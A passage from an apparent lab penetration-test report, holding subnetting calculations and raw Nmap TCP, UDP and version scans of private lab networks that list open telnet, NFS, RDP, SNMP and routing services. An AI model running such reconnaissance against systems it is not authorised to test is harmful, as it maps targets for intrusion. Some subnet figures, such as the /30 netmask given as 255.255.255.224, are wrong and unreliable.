$$2^{\text{number\_of\_remaining\_host\_bits}} - 2$$

$$2^8 - 2 = 254$$

From the calculation, there are 256 host bits, with two of the hosts removed as they are the network and broadcast hosts. There are **254 usable hosts** in this subnet. The full range of this address is:

Network	Subnet Range	Broadcast
x.x.x.0	x.x.x.1 – x.x.x.254	x.x.x.255

/27 addresses

The netmask can be calculated from the CIDR, as the CIDR is the number of 1's in the netmask. As the CIDR is 27, there are 27 1's in the netmask.

CIDR	Binary	Decimal
27	11111111.11111111.11111111.11100000	255.255.255.224

This means the netmask is **255.255.255.224.** This means that the number of usable hosts can be calculated. The last octet of the netmask is taken and the five host bits (0's within the octet) are used in the calculation:

$$2^{\text{number\_of\_remaining\_host\_bits}} - 2$$

$$2^5 - 2 = 30$$

From the calculation, there are 32 host bits, with two of the hosts removed as they are the network and broadcast hosts. There are **30 usable hosts** in this subnet. The full range is:

Network	Subnet Range	Broadcast
192.168.0.0	192.168.0.1 – 192.168.0.30	192.168.0.31
192.168.0.32	192.168.0.33 – 192.168.0.62	192.168.0.63
192.168.0.64	192.168.0.65 – 192.168.0.94	192.168.0.95
192.168.0.96	192.168.0.97 – 192.168.0.126	192.168.0.127
192.168.0.128	192.168.0.129 – 192.168.0.158	192.168.0.159
192.168.0.160	192.168.0.161 – 192.168.0.190	192.168.0.191
192.168.0.192	192.168.0.193 – 192.168.0.222	192.168.0.223
192.168.0.224	192.168.0.225 – 192.168.0.254	192.168.0.255

/30 addresses

The netmask can be calculated from the CIDR, as the CIDR is the number of 1's in the netmask. As the CIDR is 30, there are 30 1's in the netmask.

CIDR	Binary	Decimal
30	11111111.11111111.11111111.11111100	255.255.255.224

This means the netmask is **255.255.255.224.** This means that the number of usable hosts can be calculated. The last octet of the netmask is taken and the two host bits (0's within the octet) are used in the calculation:

$$2^{\text{number\_of\_remaining\_host\_bits}} - 2$$

$$2^2 - 2 = 2$$

From the calculation, there are 4 host bits, with two of the hosts removed as they are the network and broadcast hosts. There are **2 usable hosts** in this subnet. The full range in context of the network is:

Network	Subnet Range	Broadcast
192.168.0.224	192.168.0.225 – 192.168.0.226	192.168.0.227
192.168.0.228	192.168.0.229 – 192.168.0.230	192.168.0.231

192.168.0.232	192.168.0.233 – 192.168.0.234	192.168.0.235
192.168.0.240	192.168.0.241 – 192.168.0.242	192.168.0.243

APPENDIX B – INITIAL NMAP SCANS

192.168.0.192/27

```
root@kali:~# nmap -sV 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-31 17:45 EST
Nmap scan report for 192.168.0.193
Host is up (0.00072s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:15:5D:00:04:21 (Microsoft)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.199
Host is up (0.00040s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0A (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.203
Host is up (0.00044s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:15:5D:00:04:26 (Microsoft)

Nmap scan report for 192.168.0.215
Host is up (0.00039s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
```

Host is up (0.0000070s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp open ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (5 hosts up) scanned in 68.63 seconds

192.168.0.0-255

root@kali:~/Desktop# nmap 192.168.0.0-255
Starting Nmap 7.80 (https://nmap.org) at 2020-12-26 07:46 EST
Nmap scan report for 192.168.0.33
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https

Nmap scan report for 192.168.0.34
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
111/tcp open rpcbind
2049/tcp open nfs

Nmap scan report for 192.168.0.129
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https

Nmap scan report for 192.168.0.130
Host is up (0.0030s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
111/tcp open rpcbind
2049/tcp open nfs

Nmap scan report for 192.168.0.225

Host is up (0.00072s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open ssh
23/tcp open telnet
80/tcp open http
443/tcp open https

Nmap scan report for 192.168.0.226
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https

Nmap scan report for 192.168.0.229
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https

Nmap scan report for 192.168.0.230
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https

Nmap scan report for 192.168.0.233
Host is up (0.0026s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https

Nmap scan report for 192.168.0.242
Host is up (0.0032s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
111/tcp open rpcbind

Nmap scan report for 192.168.0.193

Host is up (0.00067s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open ssh
23/tcp open telnet
80/tcp open http
443/tcp open https
MAC Address: 00:15:5D:00:04:21 (Microsoft)

Nmap scan report for 192.168.0.199
Host is up (0.00047s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
2179/tcp open vmrdp
3389/tcp open ms-wbt-server
MAC Address: 00:15:5D:00:04:0A (Microsoft)

Nmap scan report for 192.168.0.203
Host is up (0.00069s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:15:5D:00:04:26 (Microsoft)

Nmap scan report for 192.168.0.215
Host is up (0.00071s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
111/tcp open rpcbind
2049/tcp open nfs
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.0.200
Host is up (0.000010s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
3389/tcp open ms-wbt-server


Nmap done: 256 IP addresses (15 hosts up) scanned in 51.58 seconds

Verbose NMAP Scans


```
root@kali:~/Desktop# nmap -sV 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 07:32 EST
Nmap scan report for 13.13.13.12
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 181.39 seconds
root@kali:~/Desktop#
```

```
root@kali:~# nmap -sV  172.16.221.16/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-28 10:50 EST
Nmap scan report for 172.16.221.16
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0019s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (2 hosts up) scanned in 63.01 seconds
```

```
root@kali:~/Desktop# nmap -sV 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 07:40 EST
Nmap scan report for 192.168.0.33
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.46 seconds
```


root@kali:~/Desktop# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 (https://nmap.org) at 2021-01-05 07:41 EST
Nmap scan report for 192.168.0.66
Host is up (0.030s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp open rpcbind 2-4 (RPC #100000)
2049/tcp open nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (1 host up) scanned in 21.60 seconds
root@kali:~/Desktop# nmap -sV 192.168.0.128/27
Starting Nmap 7.80 (https://nmap.org) at 2021-01-05 07:44 EST
Nmap scan report for 192.168.0.129
Host is up (0.0036s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
23/tcp open telnet VyOS telnetd
80/tcp open http lighttpd 1.4.28
443/tcp open ssl/https?
Service Info: Host: vyos; Device: router
Nmap scan report for 192.168.0.130
Host is up (0.0042s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp open rpcbind 2-4 (RPC #100000)
2049/tcp open nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.57 seconds
root@kali:~/Desktop# nmap -sV 192.168.0.96/27
Starting Nmap 7.80 (https://nmap.org) at 2021-01-05 07:42 EST
Nmap scan report for 192.168.0.97
Host is up (0.0087s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
23/tcp open telnet VyOS telnetd
80/tcp open http lighttpd 1.4.28
443/tcp open ssl/https?
Service Info: Host: vyos; Device: router
Nmap scan report for 192.168.0.98
Host is up (0.0075s latency).
Not shown: 995 filtered ports
PORT STATE SERVICE VERSION
53/tcp open domain (generic dns response: REFUSED)
80/tcp open http nginx
2601/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=1/5%Time=5FF45EE3%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0\0")%r(DNSStatusRe
SF:questTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0\0");
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 44.91 seconds

```
root@kali:~/Desktop# nmap -sV 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 07:45 EST
Nmap scan report for 192.168.0.193
Host is up (0.00080s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:15:5D:00:04:21 (Microsoft)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.199
Host is up (0.00046s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0A (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.203
Host is up (0.00082s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:15:5D:00:04:26 (Microsoft)

Nmap scan report for 192.168.0.215
Host is up (0.00083s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.000011s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (5 hosts up) scanned in 68.18 seconds
root@kali:~/Desktop# nmap -sV 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 07:47 EST
Nmap scan report for 192.168.0.225
Host is up (0.00075s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 32.97 seconds
```


root@kali:~/Desktop# nmap -sV 192.168.0.228/30
Starting Nmap 7.80 (https://nmap.org) at 2021-01-05 07:48 EST
Nmap scan report for 192.168.0.229
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
23/tcp open telnet VyOS telnetd
80/tcp open http lighttpd 1.4.28
443/tcp open ssl/https?
Service Info: Host: vyos; Device: router
Nmap scan report for 192.168.0.230
Host is up (0.0032s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
23/tcp open telnet VyOS telnetd
80/tcp open http lighttpd 1.4.28
443/tcp open ssl/https?
Service Info: Host: vyos; Device: router
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 33.03 seconds
root@kali:~/Desktop# nmap -sV 192.168.0.232/30
Starting Nmap 7.80 (https://nmap.org) at 2021-01-05 07:49 EST
Nmap scan report for 192.168.0.233
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
23/tcp open telnet VyOS telnetd
80/tcp open http lighttpd 1.4.28
443/tcp open ssl/https?
Service Info: Host: vyos; Device: router
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 36.03 seconds
root@kali:~/Desktop# nmap -sV 192.168.0.240/30
Starting Nmap 7.80 (https://nmap.org) at 2021-01-05 07:50 EST
Nmap scan report for 192.168.0.242
Host is up (0.0039s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.10 ((Unix))
111/tcp open rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 21.18 seconds

UDP Scans

```
root@kali:~/Desktop# nmap -sU 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 06:31 EST
Stats: 0:06:42 elapsed; 255 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 22.63% done; ETC: 06:51 (0:12:42 remaining)
Stats: 0:18:38 elapsed; 255 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 89.66% done; ETC: 06:52 (0:01:48 remaining)
Nmap scan report for 13.13.13.12
Host is up (0.0017s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE
111/udp  open          rpcbind
631/udp  open|filtered ipp
2049/udp open          nfs
5353/udp open|filtered zeroconf

Nmap done: 256 IP addresses (1 host up) scanned in 1263.14 seconds
root@kali:~/Desktop#
```

```
root@kali:~/Desktop# nmap -sU 172.16.221.16/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 07:28 EST
Nmap scan report for 172.16.221.16
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp

Nmap scan report for 172.16.221.237
Host is up (0.00093s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
5353/udp open  zeroconf

Nmap done: 256 IP addresses (2 hosts up) scanned in 1148.14 seconds
```

```
root@kali:~/Desktop# nmap -sU 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 07:53 EST
Stats: 0:18:10 elapsed; 30 hosts completed (2 up), 2 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 08:11 (0:00:00 remaining)
Stats: 0:18:10 elapsed; 30 hosts completed (2 up), 2 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 08:11 (0:00:00 remaining)
Stats: 0:18:11 elapsed; 30 hosts completed (2 up), 2 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 08:11 (0:00:00 remaining)
Stats: 0:18:11 elapsed; 30 hosts completed (2 up), 2 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 08:11 (0:00:00 remaining)
Nmap scan report for 192.168.0.33
Host is up (0.00095s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp

Nmap scan report for 192.168.0.34
Host is up (0.0012s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE
111/udp  open          rpcbind
631/udp  open|filtered ipp
2049/udp open          nfs
5353/udp open          zeroconf

Nmap done: 32 IP addresses (2 hosts up) scanned in 1097.49 seconds
```

```
root@kali:~/Desktop# nmap -sU 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 07:53 EST
Nmap scan report for 192.168.0.66
Host is up (0.0051s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE
111/udp  open          rpcbind
631/udp  open|filtered ipp
2049/udp open          nfs
5353/udp open          zeroconf

Nmap done: 32 IP addresses (1 host up) scanned in 1097.91 seconds
root@kali:~/Desktop#
```

```
root@kali:~/Desktop# nmap -sU 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 08:35 EST
Nmap scan report for 192.168.0.97
Host is up (0.0042s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp

Nmap scan report for 192.168.0.98
Host is up (0.0060s latency).
Not shown: 998 open|filtered ports
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp

Nmap done: 32 IP addresses (2 hosts up) scanned in 1094.98 seconds
root@kali:~/Desktop# nmap -sU 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 08:35 EST
Nmap scan report for 192.168.0.129
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp

Nmap scan report for 192.168.0.130
Host is up (0.0016s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE
111/udp  open          rpcbind
631/udp  open|filtered ipp
2049/udp open          nfs
